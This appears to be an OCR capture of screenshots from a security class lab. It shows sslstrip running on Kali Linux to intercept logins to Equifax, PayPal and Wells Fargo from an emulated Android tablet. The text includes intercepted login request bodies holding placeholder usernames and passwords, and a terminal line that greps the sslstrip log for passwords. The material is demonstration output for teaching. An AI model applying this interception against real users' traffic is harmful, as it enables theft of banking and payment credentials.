
©2017 Equifax, Inc., All rights reserved Privacy Policy | Terms of Use | FCRA Summary of Rights | Ad Choices

Equifax and the Equifax marks used herein are registered trademarks of Equifax, Inc. Other product and company names mentioned herein are the property of their respective owners.

Do you want Google Smart Lock to save your password for this site? ✕

NEVER SAVE

```
ocfPMFuzwnigjlKBpEXFObAgKPrzwP8YPGL48HZ49sSjpDwzNMcMx-Y-JYSeYYS-JMXtY2SYImC
jR_dtlMwRngX40DA5oliEpvbTLli4rlQFZeDToFJlilAEWl65puNYPQs%3D2lQe2li4rzwRveDF
9_vFZ1AFwUS-8v640HxTL1QBp-SFL1AF9_i5LbS1fYZT9HOT9Dd49JhToYST9vxTnHWkO_w5oDf
E2edFoYU__1Ph-USToYSB2-SEsx6E_nShv_jKobhToYST9vxT9eIzOe_ToX_sbJmoWYSTolX5ol
0BOmQBr-64xBSp8vfT9Q6k2e5ToX_sbJmoWYSTolX5ol_sbJYctLcnySja0SKcIYlclMXcoKXtl
KSRJMfYyPoRJMbe0acntMSY%3DYlc%3DYQcySsc0PYRJLfYAPYDnK3tl0ScYLSnILS16LcvIMfY
0PlRJzfYIevWySKcIYlcYLXcoyXtlKSRJMfYyPoRJMbeBZcntMSY%3DY-c%3DYUcySsc0PYRJLf
YAPYDnE-tl0ScYLSY%3DLSh%3DLcvIMfY0PlRJzfYIe9sySKcIYlclMXcoaXtlKSRJMfYyPoRJM
bjILcntMSY%3DYlc%3DYacySsc0PYRJLfYAPYDnwWtl0ScYLSnILSzILcvIMfY0PlRJzfYIe1Oy
SKcIYlcYLXcorXtlKSRJMfYyPoRJMbjEacntMSY%3DY-c%3DY6cySsc0PYRJLfYAPYDnm-tl0Sc
YLSY%3DLSztLcvIMfY0PlRJzfYIehsk4cntMSYtYlc%3DYQcySsc0PYRJLfYAPYDnK3tl0ScY0S
Y%3DLS1tLcvIMfY0PlRJzfYIevWASKcIYMcYLXcoZXtlKSRJMfYyPoRJMbeQLcntMSYtYlc%3DY
acySsc0PYRJLfYAPYDnwWtl0ScY0SY%3DLSz%3DLcvIMfY0PlRJzfYIe1Z0SKcIYMcYLXco7Xtl
KSRJMfYyPoRJMbjQ9Ntl0ScYzSY%3DLS1%3DLcvIMfY0PlRJzfYIen7ySKcIYoclMXcoKStlKSR
JMfYyPoRJMbe0rcntMSY6Ylc%3DYZcySsc0PYRJLfYAPYDnpPtl0ScYzSnILS16McvIMfY0PlRJ
zfYIevw0SKcIYocYLXcoZXtlKSRJMfYyPoRJMbeQ0cntMSY6Y-c%3DYUc0Ssc0PYRJLfYAPYDnE
Ktl0ScYzSY%3DLShtLcvIMfY0PlRJzfYIeTD0SKcIYoclMXcoaStlKSRJMfYyPoRJMbjIKcntMS
Y6Ylc%3DYGcySsc0PYRJLfYAPYDnOStl0ScYzSnILSzIMcvIMfY0PlRJzfYIe1U0SKcIYocYLXc
o7XtlKSRJMfYyPoRJMbjQzcntMSY6Y-c%3DY6c0Ssc0PYRJLfYAPYDnmjtlpwtlBYYtMX-v-zY0
Ssc0PgRJwfYAPeE3EY4snrtlBYYtMX-vY2YySsc0PYRJLfYAPY%3DNuYksvNtlBYYtMX-nP_YAS
sc0PMRJ0fYAPPDvig-vulNh0cvSYlcIvY_YNYtlKSRJrfo0PoRuvZablG-KycvSYlcIvYslFltl
KSRJMfYyPoRJlVinlm-pfcvSYlcIvY-usotlKSRJ0fY7PoRJfb2TQY2n9JU7S2cSKwcO%3DGcxl
G-KycvtTnct1VutgYksvNtlyWlI0WDvi1cxlF-4owtlBYY6MX-v-zY0Ssc0PgRJwfYAPeE3EY4s
nrtlBYY6MX-vY2YySsc0PYRJLfYAPY%3DNuYksvNtlBYY6MX-nP_YASsc0PMRJ0fYAPPDvig-vu
lN0SBc6zWYYnYYYYYtlOSU7SkY8FZU0SkYrUaU0SkYteFYVowtlUlEZ8XtlAN-CCFaIul0M8Y3n
zFZhfN-DAX30SkY2OEUyS43nhb09aN-FhCYIuodwuC3nI8CCMc9SLbpdOXtlAN-Q7Z4Iul3hUY3
nhXR34N-HuhUY&X-k=-s73tc0
org.apache.struts.taglib.html.TOKEN=f2c470d2bb6148ae482c96af0d1e74cf&userId
=EQUIFAX-USER&pin=EQUIFAX-PASSWORD&action=login&action=login
```



Finder File Edit View Go Window Help
33%
Sun Oct 8 2:19:22 PM
Sam Bowne
Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320...
5:19
Amazon.com: On
- Home
Equifax Custome
Log in to your Pa
www.paypal.com/signin?country.x=US&locale.x=en_US
free for personal use
Kali2017.1-32a
Applications
Places
Terminal
Sun 17:19
root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help
sh
servi

Log in to your PayPal account

Some of your info isn't correct. Please try again.

Email PAYPAL-USER@YAHOO.COM

Required

That email format isn't right

Password SECRET-PAYPAL-PASSWORD Show Hide

Required

Log In

Having trouble logging in?

or

Sign Up

We sent a notification

Check your phone or open the PayPal app to respond.


Some of your info isn't correct. Please try again.

Not you?

phone

Use password instead

```
_csrf=lUxjjVDtC7pIPn04aq095UV6JQzdoVRPQpim0%3D&locale.x=en_
US&processSignin=main&fn_sync_data=%257B%2522f%2522%253A%25
220b4dcaa22d5f4ff5adad9873a50fc6ef%2522%252C%2522s%2522%253
A%2522UNIFIED_LOGIN_INPUT_PASSWORD%2522%252C%2522syncStatus
%2522%253A%2522data%2522%252C%2522chk%2522%253A%257B%2522ts
%2522%253A1507497457037%252C%2522eteid%2522%253A%255B468236
7948%252C14679240324%252C-4112393036%252C-2784414550%252C10
355861645%252C-8370483737%252C5504541979%252C-3600479661%25
5D%252C%2522tts%2522%253A27982%257D%252C%2522dc%2522%253A%2
522%257B%255C%2522screen%255C%2522%253A%257B%255C%2522color
Depth%255C%2522%253A32%252C%255C%2522pixelDepth%255C%2522%2
53A32%252C%255C%2522height%255C%2522%253A1024%252C%255C%252
2width%255C%2522%253A768%252C%255C%2522availHeight%255C%252
2%253A1024%252C%255C%2522availWidth%255C%2522%253A768%257D%
252C%255C%2522ua%255C%2522%253A%255C%2522Mozilla%252F5.0%25
20%28Linux%253B%2520Android%25207.0%253B%2520Google%2520Nex
us%25209%2520-%25207.0.0%2520-%2520API%252024%2520-%2520153
6x2048%2520Build%252FNRD90M%29%2520AppleWebKit%252F537.36%2
520%28KHTML%252C%2520like%2520Gecko%29%2520Chrome%252F59.0.
3071.125%2520Safari%252F537.36%255C%2522%257D%2522%252C%252
2err%2522%253A%2522%2522%257D&intent=signin&ads-client-cont
ext=signin&requestUrl=%2Fsignin%3Fcountry.x%3DUS%26locale.x
%3Den_US&login_email=PAYPAL-USER%40YAHOO.COM&login_password
=SECRET-PAYPAL-PASSWORD&btnLogin=Login&splitLoginContext=in
putPassword&splitLoginCookiedFallback=true
```



Finder File Edit View Go Window Help
24% Sun Oct 8 2:08:37 PM Sam Bowne
Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320...
Wells Fargo – Banking, Cred
www.wellsfargo.com
WELLS FARGO
Enroll Customer Service ATMs/Locations Español Search
Personal Small Business Commercial Financial Education About Wells Fargo
Banking Loans and Credit Insurance Investing and Retirement Wealth Management Rewards and Benefits
Equifax Alert Here's what you should know about the recent data compromise. Learn More ›
View Your Accounts
Sign On
Forgot Password/Username?
Enroll Now
Fraud Information Center
Privacy, Cookies, and Security
Considering a new checking account?
Get banking done quickly and easily with a Wells Fargo checking account
Get Started ›
Student loan options
Buying a house? We can help.
Free online budgeting tools
Make An Appointment
Check Today's Rates
See how we can help you achieve your goals
Safeguard yourself, and your assets, family, and identity
Learn the basics of insurance ›
Get auto coverage ›
Insure your home ›
Protect What Counts®
Fraud Information Center
free for personal use
Kali2017.1-32a
Applications Places Terminal Sun 17:08
root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help

Account Summary

WELLS-USER

□ Save username

```
root@kali:~/sslstrip-0.9# tail -f sslstrip.log | grep PASS
destination=AccountSummary&j_username=WELLS-USER&j_password=WELLS-PASSEORD&save-use
me=false&hdnuserid=&screenid=SIGNON&origination=WebCons&LOB=Cons&userPrefs=VGa44j1c
5BNvcKyAdMUDFBpBeA0fUm4ly_03y8rnawSdrmqlEuRRSEETyRFPLUvUVyLrQz0wGuAycEsE90734J7Tjc4
RyPPUScNoUs_43wuZPup_nH2t05oaYAhrcpMxE6DBUr5xj6KksrPraa5Jhacrh03f9p_nH1u_eH3BhxUC55
lT0iakiEocEv.uVjftckcKyAd65hz7M6uJ3IsbUDQlqbUAQ3zdllowxvtl0dOzhy2tQSjw6l6cjuVzVwdZV
WuyVJlOlntddxqWYGzXJJIneGffLMC7EZ3QHPBirTYKUowRslzRQqwSM2YSfTPNOHqPYTpZHgfLMC7Awvw6
MnGWSirTQjX9A88jIstpBSKxUC56MnGWpwoNSUC550ial.rIN9P5JEN3d_HdAU.Ps2dI_AIQjvEodUW2vqC
LtNK05Dua3kg91kL3veRcWAiwny3nwmjTlfx4tFSQ_WJ5v37lY5BSmW5BNlVnKQkBMPdvxrkxUS9Z6e7Hyc
nwmjuNokl_jMk.8sW&jsenabled=true&origin=cob&homepage=true&ndsid=%7B%22jvqtrgQngn%22
%7B%22oq%22%3A%22980%3A1093%3A768%3A856%3A768%3A1024%22%2C%22wfi%22%3A%22flap-74161
%2C%22oc%22%3A%22700%22%2C%22fe%22%3A%221024k768+32%22%2C%22qvqgm%22%3A%22300%22%2C
jxe%22%3A747756%2C%22syi%22%3A%22snyfr%22%2C%22si%22%3A%22si%2Czc4%2Cjroz%22%2C%22s
2%3A%22sn%2Czcrt%2Cbtt%2Cjni%22%2C%22us%22%3A%229n4q21r674p79ppp%22%2C%22cy%22%3A%2
ahk+v686%22%2C%22sg%22%3A%22%7B%5C%22zgc%5C%22%3A5%2C%5C%22gf%5C%22%3Agehr%2C%5C%22
5C%22%3Agehr%7D%22%2C%22sp%22%3A%22%7B%5C%22gp%5C%22%3Agehr%2C%5C%22ap%5C%22%3Agehr
%22%2C%22sf%22%3A%22gehr%22%2C%22jt%22%3A%224r8116q2qq29rp20%22%2C%22sz%22%3A%2251p
qq54sro23%22%2C%22vce%22%3A%22apvc%2C0%2C59qn931n%2C2%2C1%3Bfg%2C0%2CvachgGbcFrnepu
yq%2C0%2Chfrevq%2C0%2Ccnffjbeq%2C0%3Bgr%2C17q3%2C-1%2C-1%2Chfrevq%3Bzz%2C12p%2C6q%2
7%2Chfrevq%3Bxx%2C4%2C0%2Chfrevq%3Bss%2C0%2Chfrevq%3Bzp%2C7%2C6q%2C137%2Chfrevq%3Bz
2C3qr%2C0%2Cn%2CABC%3Bxq%2Cs4%3Bxq%2C1%3Bxq%2Cqr%3Bxq%2C1%3Bxq%2Cps%3Bxq%2C1%3Bxq%2
%3Bxq%2C0%3Bxq%2C97%3Bxq%2C0%3Bzzf%2C2q%2C3r7%2Cn%2CABC%3Bxq%2C333%3Bzzf%2Co5%2C3r8
